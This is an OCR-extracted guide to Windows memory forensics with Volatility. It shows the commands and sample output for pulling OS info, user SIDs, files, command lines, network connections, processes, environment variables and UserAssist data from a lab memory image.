
Volatility has options for Linux, Mac, and Windows. The notes here mainly focus on Windows plugins, but the other OS' plugins are great fun too so give them a go sometime.

Get Basics

Get basic info about the dumped image itself

Find when the file was created

```
stat dumped_image.mem

#exiftool can achieve similar
exiftool dumped_image.mem
```



Get Profile

Get some basic info about the OS version of the dump

```
vol3 -f dumped_image.mem windows.info.Info
```

```
[22-Jun-21 18:54:39 BST] brave/c49-AfricanFalls2
-> vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.info.Info
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
Variable        Value

Kernel Base     0xf8043cc00000
DTB     0x1aa000
Symbols file:///usr/local/lib/python3.8/dist-packages/volatility3/symbols/
1.json.xz
Is64Bit True
IsPAE   False
primary 0 WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf8043d80f368
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors      4
SystemTime      2021-04-30 17:52:19
NtSystemRoot    C:\Windows
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion  10
PE MinorOperatingSystemVersion  0
PE Machine      34404
PE TimeDateStamp        Tue Oct 11 07:04:26 1977
```

Get some info about the users on the machine

```
#run and output
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs > sids.
#then filter
cut -f3,4 sids.txt | sort -u | pr -Ttd


#or just run it all in one. But you lose visibility to processes associated
vol3 -f 20210430-Win10Home-20H2-64bit-memdump.mem windows.getsids.GetSIDs|
tee | cut -f3,4 | sort -u | pr -Ttd
```


```
[22-Jun-21 20:20:12 BST] brave/c49-AfricanFalls2
-> head -n20 sids.txt
Volatility 3 Framework 1.0.1

PID     Process SID     Name

4       System  S-1-5-18        Local System
4       System  S-1-5-32-544    Administrators
4       System  S-1-1-0 Everyone
4       System  S-1-5-11        Authenticated Users
4       System  S-1-16-16384    System Mandatory Level
108     Registry        S-1-5-18        Local System
108     Registry        S-1-5-32-544    Administrators
108     Registry        S-1-1-0 Everyone
108     Registry        S-1-5-11        Authenticated Users
108     Registry        S-1-16-16384    System Mandatory Level
396     smss.exe        S-1-5-18        Local System
396     smss.exe        S-1-5-32-544    Administrators
396     smss.exe        S-1-1-0 Everyone
396     smss.exe        S-1-5-11        Authenticated Users
396     smss.exe        S-1-16-16384    System Mandatory Level
492     csrss.exe       S-1-5-18        Local System
[22-Jun-21 20:20:16 BST] brave/c49-AfricanFalls2
-> cut -f3,4,5,6 sids.txt | sort -u | head -n20

S-1-1-0 Everyone
S-1-16-0        Untrusted Mandatory Level
S-1-16-12288    High Mandatory Level
S-1-16-16384    System Mandatory Level
S-1-16-4096     Low Mandatory Level
S-1-16-8192     Medium Mandatory Level
S-1-2-0 Local (Users with the ability to log in locally)
S-1-2-1 Console Logon (Users who are logged onto the physical console)
S-1-5-113       Local Account
```

Vol2

In Volatility 2, you have to get the Profile of the image. This requires a bit more work. In theory, you can use `imageinfo` as a brute-force checker....however, this takes a long time and is probably not the best use of your valuable time.

I propose instead that you run the Vol3, which will suggest what OS and build you have. Then pivot back to Vol2, and do the following:

```
#Collect the various profiles that exist
vol.py --info | grep Profile

#I then put these side to side in terminals, and try the different profiles with
volatility -f image_dump.mem --profile=Win10x64_10586 systeminfo
```



Now that you have your Vol2 profile, you can leverage the plugins of both Vol2 and Vol3 with ease.

Get Files

This plugin can fail on ocassion. Sometimes, it's just a case of re-running it. Other times, it may be because you need to install the symbol-tables. If it continually fails, default to python2 volatility.

```
sudo vol3 -f image_dump.mem windows.filescan > files.txt
cut -f2 files.txt |pr -Ttd | head -n 20

#get the size of files too
cut -f2,3 files.txt |pr -Ttd | head -n 20


#stack this will all kinds of things to find the files you want
cut -f2 files.txt | sort | grep 'ps1'
cut -f2 files.txt | sort | grep 'exe'
cut -f2 files.txt | sort | grep 'evtx'

#Here's the Vol2 version of this
sudo vol.py -f image_dump.mem --profile=Win10x64_19041 directoryenumerator
```

```
[22-Jun-21 21:33:12 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt |pr -Ttd | head -n 20
Volatility 3 Framework 1.0.1



Name



\Windows\System32\winevt\Logs\Microsoft-Windows-PushNotification-Platform%4Admin.evtx

\Windows\System32\drivers\storqosflt.sys

\Windows\System32\drivers\winhvr.sys

\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-
.19041.928.cat

\Windows\System32\drivers\pacer.sys

\Windows\System32\CatRoot\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\Microsoft-Windows-Client-
.928.cat
```


```
[22-Jun-21 21:35:27 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt | sort | grep 'exe' | head
\FTK_Imager_Lite_3.1.1\FTK Imager.exe
\FTK_Imager_Lite_3.1.1\FTK Imager.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MpCmdRun.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\MsMpEng.exe
\ProgramData\Microsoft\Windows Defender\Platform\4.18.2103.7-0\NisSrv.exe
\Program Files\7-Zip\7zFM.exe
\Program Files\7-Zip\7zFM.exe
\Program Files\Angry IP Scanner\ipscan.exe
\Program Files\Angry IP Scanner\ipscan.exe
[22-Jun-21 21:35:36 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt | sort | grep 'ps1' | head
\Program Files\WindowsPowerShell\Modules\PSReadline\2.0.0\PSReadLine.format.ps1xml
[22-Jun-21 21:35:41 BST] brave/c49-AfricanFalls2
```


```
[22-Jun-21 21:37:54 BST] brave/c49-AfricanFalls2
-> cut -f2 files.txt | sort | grep 'evtx'
\Windows\System32\winevt\Logs\Application.evtx
\Windows\System32\winevt\Logs\HardwareEvents.evtx
\Windows\System32\winevt\Logs\Internet Explorer.evtx
\Windows\System32\winevt\Logs\Key Management Service.evtx
\Windows\System32\winevt\Logs\Microsoft-Client-Licensing-Platform%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Compatibility
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Inventory.evt
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Program-Telemetry.evt
\Windows\System32\winevt\Logs\Microsoft-Windows-Application-Experience%4Steps-Recorder.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppModel-Runtime%4Admin.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeployment%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Operational.evtx
\Windows\System32\winevt\Logs\Microsoft-Windows-AppXDeploymentServer%4Restricted.evtx
```


Resurrect Files

If a file catches your eye, you can push your luck and try to bring it back to life

```
#search for a file, as an example
cat files.txt | grep -i Powershell | grep evtx

#pick the virtual address in the first columnm, circled in the first image below
#feed it into the --virtaddr value
vol3 -f image_dump.mem windows.dumpfiles.DumpFiles --virtaddr 0xbf0f6d07ec10

#If you know the offset address, it's possible to look at the ASCII from hex
hd -n24 -s 0x45BE876 image_dump.mem
```







Get Sus Activity

Let's focus on retrieving evidence of suspicious and/or malicious activity from this image.

Get Commands

It's possible to retrieve the cmds run on a machine, sort of.


```
vol3 -f image_dump.mem windows.cmdline > cmd.txt
cut -f2,3 cmd.txt | pr -Ttd

#if something catches your eye, grep for it
cut -f2,3 cmd.txt | grep -i 'powershell' | pr -Ttd

#| pr -Ttd spreads out the lines
```

```
svchost.exe     C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
svchost.exe     C:\Windows\system32\svchost.exe -k netsvcs -p -s Appinfo
powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
conhost.exe     \??\C:\Windows\system32\conhost.exe 0x4
FTK Imager.exe  "E:\FTK_Imager_Lite_3.1.1\FTK Imager.exe"
[22-Jun-21 20:36:50 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i powershell
powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
[22-Jun-21 20:37:34 BST] brave/c49-AfricanFalls2
-> cut -f2,3 cmd.txt | grep -i onedrive
OneDrive.exe    "C:\Users\John Doe\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
[22-Jun-21 20:37:47 BST] brave/c49-AfricanFalls2
```

Get Network Connections

```
sudo vol3 -f image_dump.mem windows.netscan.NetScan > net.txt

#get everything interesting
cut -f2,5,6,9,10 net.txt | column -t
#| column -t spreads out the columns to be more readable

#extract just external IPs
cut -f5 net.txt | sort -u
#extract external IPs and their ports
cut -f5,6 net.txt | sort -u
```

```
[22-Jun-21 21:11:26 BST] brave/c49-AfricanFalls2
-> cut -f2,5,6,9,10 net.txt | column -t
Volatility  3                Framework    1.0.1
Proto       ForeignAddr      ForeignPort  Owner           Created
TCPv4       0.0.0.0          0            services.exe    2021-04-30  17:39:47.000000
TCPv4       0.0.0.0          0            services.exe    2021-04-30  17:39:47.000000
TCPv6       ::               0            services.exe    2021-04-30  17:39:47.000000
UDPv4       *                0            svchost.exe     2021-04-30  17:41:58.000000
UDPv6       *                0            svchost.exe     2021-04-30  17:41:58.000000
UDPv4       *                0            svchost.exe     2021-04-30  17:41:58.000000
TCPv4       23.35.68.233     443          SearchApp.exe   2021-04-30  17:51:24.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  17:41:47.000000
TCPv6       ::               0            svchost.exe     2021-04-30  17:41:47.000000
TCPv4       0.0.0.0          0            wininit.exe     2021-04-30  12:39:44.000000
TCPv6       ::               0            wininit.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
TCPv6       ::               0            svchost.exe     2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            lsass.exe       2021-04-30  12:39:44.000000
TCPv6       ::               0            lsass.exe       2021-04-30  12:39:44.000000
TCPv4       0.0.0.0          0            svchost.exe     2021-04-30  12:39:44.000000
```



Get Processes

Get a list of processes

```
vol3 -f image_dump.mem  windows.pslist > pslist.txt
cut pslist.txt -f1,3,9,10 | column -t

##show IDs for parent and child, with some other stuff
cut -f1,2,3,9,10 pslist.txt
```

```
[22-Jun-21 20:45:38 BST] brave/c49-AfricanFalls2
-> cut pslist.txt -f1,3,9,10
Volatility 3 Framework 1.0.1

PID     ImageFileName   CreateTime      ExitTime

4       System  2021-04-30 12:39:40.000000      N/A
108     Registry        2021-04-30 12:39:38.000000      N/A
396     smss.exe        2021-04-30 12:39:40.000000      N/A
492     csrss.exe       2021-04-30 12:39:44.000000      N/A
568     wininit.exe     2021-04-30 12:39:44.000000      N/A
584     csrss.exe       2021-04-30 12:39:44.000000      N/A
668     winlogon.exe    2021-04-30 12:39:44.000000      N/A
712     services.exe    2021-04-30 12:39:44.000000      N/A
736     lsass.exe       2021-04-30 12:39:44.000000      N/A
856     svchost.exe     2021-04-30 12:39:44.000000      N/A
884     fontdrvhost.ex  2021-04-30 12:39:44.000000      N/A
892     fontdrvhost.ex  2021-04-30 12:39:44.000000      N/A
976     svchost.exe     2021-04-30 12:39:44.000000      N/A
320     svchost.exe     2021-04-30 12:39:44.000000      N/A
564     LogonUI.exe     2021-04-30 12:39:44.000000      2021-04-30 17:39:58.000000
560     dwm.exe 2021-04-30 12:39:44.000000      N/A
1080    svchost.exe     2021-04-30 12:39:44.000000      N/A
1088    svchost.exe     2021-04-30 12:39:44.000000      N/A
1164    svchost.exe     2021-04-30 12:39:44.000000      N/A
1172    svchost.exe     2021-04-30 12:39:44.000000      N/A
```


Retrieve the enviro variables surronding processes

```
vol3 -f image_dump.mem windows.envars.Envars > envs.txt
cut -f2,4,5 envs.txt
```

```
[22-Jun-21 20:40:19 BST] brave/c49-AfricanFalls2
-> cut -f2,4,5 envs.txt | head -n 20
Volatility 3 Framework 1.0.1

Process Variable        Value

smss.exe        Path    C:\Windows\System32
smss.exe        SystemDrive     C:
smss.exe        SystemRoot      C:\Windows
csrss.exe       ComSpec C:\Windows\system32\cmd.exe
csrss.exe       DriverData      C:\Windows\System32\Drivers\DriverData
csrss.exe       NUMBER_OF_PROCESSORS    4
csrss.exe       OS      Windows_NT
csrss.exe       Path    C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System
32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe       PATHEXT .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
csrss.exe       PROCESSOR_ARCHITECTURE  AMD64
csrss.exe       PROCESSOR_IDENTIFIER    Intel64 Family 6 Model 142 Stepping 12, GenuineIntel
csrss.exe       PROCESSOR_LEVEL 6
csrss.exe       PROCESSOR_REVISION      8e0c
csrss.exe       PSModulePath    %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
csrss.exe       SystemDrive     C:
csrss.exe       SystemRoot      C:\Windows
[22-Jun-21 20:40:30 BST] brave/c49-AfricanFalls2
-> cut -f2,4,5 envs.txt | grep -i powershell
csrss.exe       Path    C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System
32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
csrss.exe       PSModulePath    %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
wininit.exe     Path    C:\Program Files\AdoptOpenJDK\jdk-11.0.11.9-hotspot\bin;C:\Windows\system32;C:\Windows;C:\Windows\System
32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\OpenSSH\
wininit.exe     PSModulePath    %ProgramFiles%\WindowsPowerShell\Modules;C:\Windows\system32\WindowsPowerShell\v1.0\Modules
```


Get processes with their Parent process

```
##This command can fail
vol3 -f image_dump.mem windows.pstree.PsTree

##we can work it our manually if we follow a PID, for example:
cat pslist.txt | grep 4352
  #we can see in the screenshot below, 4352 starts with explorer.exe at 17:39:48.
  # a number of subsequent processes are created, ultimately ending this process
```



UserAssist records info about programs that have been executed

```
vol3 -f image_dump.mem windows.registry.userassist > userassist.txt
grep '*' userassist.txt| cut -f2,4,6,10 | pr -Ttd

#Here we get the ntuser.dat, which helps us figure our which user ran what
  # We also get start time of a program, the program itself, and how long the pro
```



Dump files associated with a process. Usually EXEs and DLLs.

```
#zero in on the process you want
cut pslist.txt -f1,3,9,10 | grep -i note | column -t

#then, get that first columns value. The PID
sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520

#here's an alternate method. Sometimes more reliable, errors out less.
cat pslist.txt | grep 6988
sudo vol3 -f image_dump.mem windows.pslist --pid 6988 --dump
sudo file pid.6988.0x1c0000.dmp
```

```
[22-Jun-21 20:52:13 BST] brave/c49-AfricanFalls2
-> cut pslist.txt -f1,3,9,10 | grep -i note
2520    notepad.exe     2021-04-30 17:44:28.000000      N/A
[22-Jun-21 20:53:42 BST] brave/c49-AfricanFalls2
-> sudo vol3 -f image_dump.mem -o . windows.dumpfiles --pid 2520
Volatility 3 Framework 1.0.1
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

DataSectionObject       0xbf0f6abdf1a0  notepad.exe.mui file.0xbf0f6abdf1a0.0xbf0f6cdaa3
DataSectionObject       0xbf0f6abe0dc0  StaticCache.dat Error dumping file
SharedCacheMap  0xbf0f6abe0dc0  StaticCache.dat file.0xbf0f6abe0dc0.0xbf0f6ca7cc70.Share
DataSectionObject       0xbf0f6d7c53b0  notepad.exe.mui file.0xbf0f6d7c53b0.0xbf0f6cdaa3
DataSectionObject       0xbf0f6cb9dd80  StaticCache.dat Error dumping file
SharedCacheMap  0xbf0f6cb9dd80  StaticCache.dat file.0xbf0f6cb9dd80.0xbf0f6ca7cc70.Share
ImageSectionObject      0xbf0f6a877700  bcryptprimitives.dll    Error dumping file
ImageSectionObject      0xbf0f6b7e9bd0  uxtheme.dll     Error dumping file
ImageSectionObject      0xbf0f6c6a4530  MrmCoreR.dll    Error dumping file
ImageSectionObject      0xbf0f6d7c61c0  notepad.exe     Error dumping file
ImageSectionObject      0xbf0f6cb9be40  oleacc.dll      Error dumping file
ImageSectionObject      0xbf0f6c4d0cd0  efswrt.dll      Error dumping file
ImageSectionObject      0xbf0f6c4d5c80  TextShaping.dll Error dumping file
ImageSectionObject      0xbf0f6bfb5380  mpr.dll Error dumping file
